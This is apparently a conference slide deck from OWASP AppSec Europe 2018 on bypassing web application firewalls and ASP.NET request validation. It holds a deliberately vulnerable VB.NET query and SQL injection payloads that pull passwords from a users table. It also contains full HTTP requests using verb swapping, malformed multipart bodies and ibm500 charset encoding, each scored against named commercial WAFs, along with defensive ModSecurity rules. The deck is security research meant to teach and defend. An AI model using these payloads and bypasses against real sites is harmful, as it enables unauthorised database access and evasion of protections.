SQL injection when single quote is not allowed!



```
' VB.NET
On Error Resume Next

If Not Request.QueryString("uid").Contains("'") Then
    ' This paramater does not contain a ' so it is safe to use it in a SQL query!
    Dim myNaiveSQLQuery As String = "SELECT name FROM users WHERE uid='" & Request.QueryString("uid") & "'"
    ' perhaps run the query unsafely here!
    Response.Write(myNaiveSQLQuery)
Else
    Response.Write("Unsafe input parameter detected!")
End If
```

Errors are ignored
Single quotation is now allowed here
First use of Request.QueryString
Second use of Request.QueryString


Using encoding payload would be:

?uid=<foobar>'union all select password from users where uid='admin

OWASP AppSec Europe London 2nd-6th July 2018

ASP.NET Request Validation Bypass 5/5

?uid=<foobar>'union all select password from users where uid='admin


Request
to have the payload in QueryString
Raw
Params
Headers
Hex
ibm500 encoded payload
Response
Raw
Headers
Hex
payload was accepted with the single quotation

```
POST
/validationbypass.aspx?%A4%89%84=%4C%86%96%96%82%81%99%6E%7D%A4%
95%89%96%95%40%81%93%93%40%A2%85%93%85%83%A3%40%97%81%A2%A2%A6%
96%99%84%40%86%99%96%94%40%A4%A2%85%99%A2%40%A6%88%85%99%85%40%
A4%89%84%7E%7D%81%84%94%89%95 HTTP/1.1
Host: victim.com
Content-Type: application/x-www-form-urlencoded; charset=ibm500
Content-Length: 0
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sun, 24 Jun 2018 18:14:19 GMT
Content-Length: 97

SELECT name FROM users WHERE uid='<foobar>'union all
select password from users where uid='admin'
```

How to Stop Request Encoding?

Write a new rule

- **ModSecurity when only “charset=utf-8” is allowed:**

```
SecRule REQUEST_HEADERS:Content-Type "@rx (?i)charset\s*=\s*(?!utf\-8)"
"id:'1313371',phase:1,t:none,deny,log,msg:'Invalid charset not allowed', logdata:'%{MATCHED_VAR}'"
```

- **Incapsula:**

```
Content-Type contains "charset" & Content-Type not-contains "charset=utf-8"
```

Test Case Walkthrough

Today’s Test Case: IIS 10 ASPX (v4)

Today’s Test Case: IIS 10 ASPX (v4)

5 Simple Steps:

1. HTTP verb replacement
2. Changing body type
3. Removing unnecessary parts
4. Adding unused parts
5. Changing request encoding

OWASP AppSec Europe London 2nd-6th July 2018

Step 1 – HTTP Verb Replacement

- Replacing POST with GET
- Works on:
  - IIS (tested on ASP classic, ASPX, PHP)
  - Keep the “content-type” header

Request A – Obviously Bad (SQLi Payload)

```
POST /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

input1='union all select * from users--
```

Cloudflare	✗
Incapsula	✗
Akamai	✗

Request A1

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

input1='union all select * from users--
```

Cloudflare	✗
Incapsula	✗
Akamai	✗

Step 2 – Changing Body Type

- File uploads also use “multipart/form-data”
- Works on:
  - Nginx,uWSGI-Django-Python3
  - Nginx,uWSGI-Django-Python2
  - Apache-PHP5(mod_php)
  - Apache-PHP5(FastCGI)
  - IIS (ASPX, PHP)

Request A1

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

input1='union all select * from users--
```

Cloudflare	✗
Incapsula	✗
Akamai	✗

Request A2

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: multipart/form-data; boundary=--1
Content-Length: [length of body]

----1
Content-Disposition: form-data; name="input1"

'union all select * from users--
----1--
```

Cloudflare	✗
Incapsula	✗
Akamai	✗

OWASP AppSec Europe London 2nd-6th July 2018

Step 3 – Removing Unnecessary Parts

- What if we remove some parts of the body?
  - Might not be useful if misshaped requests are detected
- Removing last “--” in the boundary:
  - Nginx,uWSGI-Django-Python 2 & 3
  - Apache-PHP5(mod_php & FastCGI)
  - IIS (ASPX, PHP)
- Removing “form-data;” from the multipart request:
  - Apache-PHP5(mod_php & FastCGI)
  - IIS (ASPX, PHP)

Request A2

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: multipart/form-data; boundary=--1
Content-Length: [length of body]

----1
Content-Disposition: form-data; name="input1"

'union all select * from users--
----1--
```

Cloudflare	✗
Incapsula	✗
Akamai	✗

Request A3

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: multipart/form-data; boundary=1
Content-Length: [length of body]

--1
Content-Disposition: name="input1"

'union all select * from users--
--1
```

Cloudflare	✓
Incapsula	✗
Akamai	✓

Step 4 – Adding Unused Parts

- What if we add some confusing parts?
  - Additional headers
  - Duplicated values
  - Useless stuffs, who cares?
  - can be useful too
    - Spacing CR LF after “Content-Disposition:” and before the space
      - PHP ☺ ASPX ☹

Request A3

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: multipart/form-data; boundary=1
Content-Length: [length of body]

--1
Content-Disposition: name="input1"

'union all select * from users--
--1
```

Cloudflare	✓
Incapsula	✗
Akamai	✓

Request A4

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: multipart/form-data; boundary=1,boundary=irsdl
Content-Length: [length of body]


--1
--1--
--1;--1;header
Content-Disposition: name="input1"; filename  ="test.jpg"

'union all select * from users--
--1
```

Space characters

Cloudflare	✓
Incapsula	✓
Akamai	✓

What If, Step 2 → Step 4

Now that everything has been bypassed…

Jumping from

Step 2 (Changing body type)

to

Step 4 (Adding unused parts)

Flashback: Request A2

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: multipart/form-data; boundary=--1
Content-Length: [length of body]

----1
Content-Disposition: form-data; name="input1"

'union all select * from users--
----1--
```

Cloudflare	✗
Incapsula	✗
Akamai	✗

OWASP AppSec Europe London 2nd-6th July 2018

Request A4+

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: multipart/form-data; boundary=--1,boundary=irsdl
Content-Length: [length of body]

----1
----1--
----1;----1;header
Content-Disposition: form-data; name="input1"; filename   ="test.jpg"

'union all select * from users--
----1--
```

Space characters

Cloudflare	✗
Incapsula	✓
Akamai	✓

OWASP AppSec Europe London 2nd-6th July 2018

Step 5 – Changing Request Encoding

- This can bypass most WAFs on its own
- What if it detects the “charset”?
  - Perhaps use “,” rather than “;” for ASPX, or duplicate it, or add additional ignored strings…

“**application/x-www-form-urlencoded,** **foobar** **charset=ibm500** ; **charset=utf-8**”

  - Charset value can be quoted too

“**application/x-www-form-urlencoded,** **foobar** **charset="ibm500"** ; **charset=utf-8**”

Request A4

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: multipart/form-data; boundary=1,boundary=irsdl
Content-Length: [length of body]

--1
--1--
--1;--1;header
Content-Disposition: name="input1"; filename   ="test.jpg"

'union all select * from users--
--1
```

Cloudflare	✓
Incapsula	✓
Akamai	✓

Remember Request A?

```
POST /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

input1='union all select * from users--
```

Request B

```
GET /path/sample.aspx?%89%95%97%A4%A3%F0=%F0 HTTP/1.1
HOST: victim.com
Content-Type: multipart/form-data, foobar charset=ibm500
;charset=utf-8 ; boundary=1,boundary=irsdl
Content-Length: 129

--1
--1--
--1;--1;header
Ã££`Ä¢¢££z@??¤£ñ?^@@@@~?£¢£K?

}¤@@¢£@\@@¤¢¢``
--1
```

Cloudflare	✓
Incapsula	✓
Akamai	✓

Lesson Learned

There is always a bypass but at least make it harder

- Do not rely only on cloud based WAFs when IP address can be used directly
- Do not support HTTP 0.9 – disable it wherever you have a choice
- Only accept known charset on incoming requests
- Discard malformed HTTP requests
- Train the WAF and use whitelists rather than blacklists

Whitelist legitimate testers' IP address during your assessment

- But remember to remove the rules afterwards

Thank you!

Soroush Dalili (@irsdl), NCC Group (@NCCGroupInfosec)

References 1/2

- http://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf
- http://www.ussrback.com/docs/papers/IDS/whiskerids.html
- https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Regilero-Hiding-Wookiees-In-Http.pdf
- https://securityvulns.ru/advisories/content.asp
- https://dl.packetstormsecurity.net/papers/general/whitepaper_httpresponse.pdf
- https://cdivilly.wordpress.com/2011/04/22/java-servlets-uri-parameters/
- https://msdn.microsoft.com/en-us/library/system.text.encodinginfo.getencoding.aspx
- http://securitee.org/files/cloudpiercer_ccs2015.pdf
- https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/august/request-encoding-to-bypass-web-application-firewalls/

OWASP
AppSec Europe
London 2nd-6th July 2018

References 2/2

- https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/september/rare-aspnet-request-validation-bypass-using-request-encoding/
- https://www.rootusers.com/find-the-ip-address-of-a-website-behind-cloudflare/
- https://www.ericzhang.me/resolve-cloudflare-ip-leakage/
- https://community.akamai.com/community/web-performance/blog/2015/03/31/using-akamai-pragma-headers-to-investigate-or-troubleshoot-akamai-content-delivery
- https://soroush.secproject.com/blog/2010/08/noscript-new-bypass-method-by-unicode-in-asp/
- https://0x09al.github.io/waf/bypass/ssl/2018/07/02/web-application-firewall-bypass.html